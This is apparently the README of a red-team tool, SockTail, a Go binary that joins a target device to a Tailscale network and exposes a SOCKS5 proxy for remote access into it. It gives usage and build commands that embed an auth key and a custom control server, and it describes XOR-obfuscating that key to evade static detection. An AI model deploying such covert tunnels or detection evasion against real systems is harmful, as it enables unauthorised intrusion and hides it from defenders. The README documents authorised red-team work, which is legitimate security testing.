 yeeb1/socktail
Lightweight Go binary that joins a device to a Tailscale network and exposes a local SOCKS5 proxy for ephemeral red team access. Supports XOR-obfuscated auth keys, custom control servers, and zero persistence.

SockTail is a small binary that joins a device to a Tailscale network and exposes a local SOCKS5 proxy on port 1080. It's meant for red team operations where you need network access into a target system without setting up wonky port forwards, persistent daemons, or noisy tunnels.
1080 over Tailscaletsnet, no external dependenciesThis is not meant for persistence. It's a one-shot SOCKS dropper for red team ops.

Image credit: "The SOCKS We Have at Home" by TrustedSec — thanks for the memes.
Usage: ./SockTail [hostname] [authkey] [control-url]

  hostname:    Optional. Auto-generated if not specified
  authkey:     Optional. Uses embedded key if not specified
  control-url: Optional. Uses Tailscale default or build-time URL if not specified
  port:        Fixed at 1080

Examples:
  ./SockTail
    - Auto hostname, embedded key, default control server

  ./SockTail vpn-srv-01
    - Custom hostname, embedded key, default control server

  ./SockTail shellbox-7 tskey-auth-1fXXXXXXXXXXXXXXXXXXXXXXXXXX
    - Custom hostname and runtime auth key, default control server

  ./SockTail my-proxy tskey-auth-1fXXXXXXXXXXXXXXXXXXXXXXXXXX https://headscale.example.com
    - All custom: hostname, auth key, and control server (e.g., Headscale)
tsnet.Server using the provided (or embedded) Tailscale auth key and hostname.localhost:1080.tsnet.Dial.There’s no persistence. Once the binary exits, the connection to your Tailnet is dropped.
The project includes XOR-based obfuscation for the AuthKey to evade static detections. You can embed your auth key at build time using compiler flags - no manual editing required!
var xorKey = []byte("747sg^8N0$")
The key will be XOR-obfuscated and embedded automatically during the build process if no key is passed on the command line.
Written in Go, no external dependencies:
# Build with embedded fallback key
make build

# Build with your custom auth key (recommended)
make build-with-key AUTH_KEY=tskey-auth-client-xxxxx-your-key

# Build with custom auth key and control server (for Headscale, etc.)
make build-with-config AUTH_KEY=tskey-auth-client-xxxxx-your-key CONTROL_URL=https://headscale.example.com

# Build for all platforms with your key
make build-all-with-key AUTH_KEY=tskey-auth-client-xxxxx-your-key

# Build for all platforms with custom control server
make build-all-with-config AUTH_KEY=tskey-auth-client-xxxxx-your-key CONTROL_URL=https://headscale.example.com
The build system automatically XOR-obfuscates your auth key and embeds both the key and control URL at compile time - no manual source editing required!
Custom Control Servers: Perfect for self-hosted Tailscale solutions like Headscale. Just specify your control server URL and the appropriate auth key for that instance.
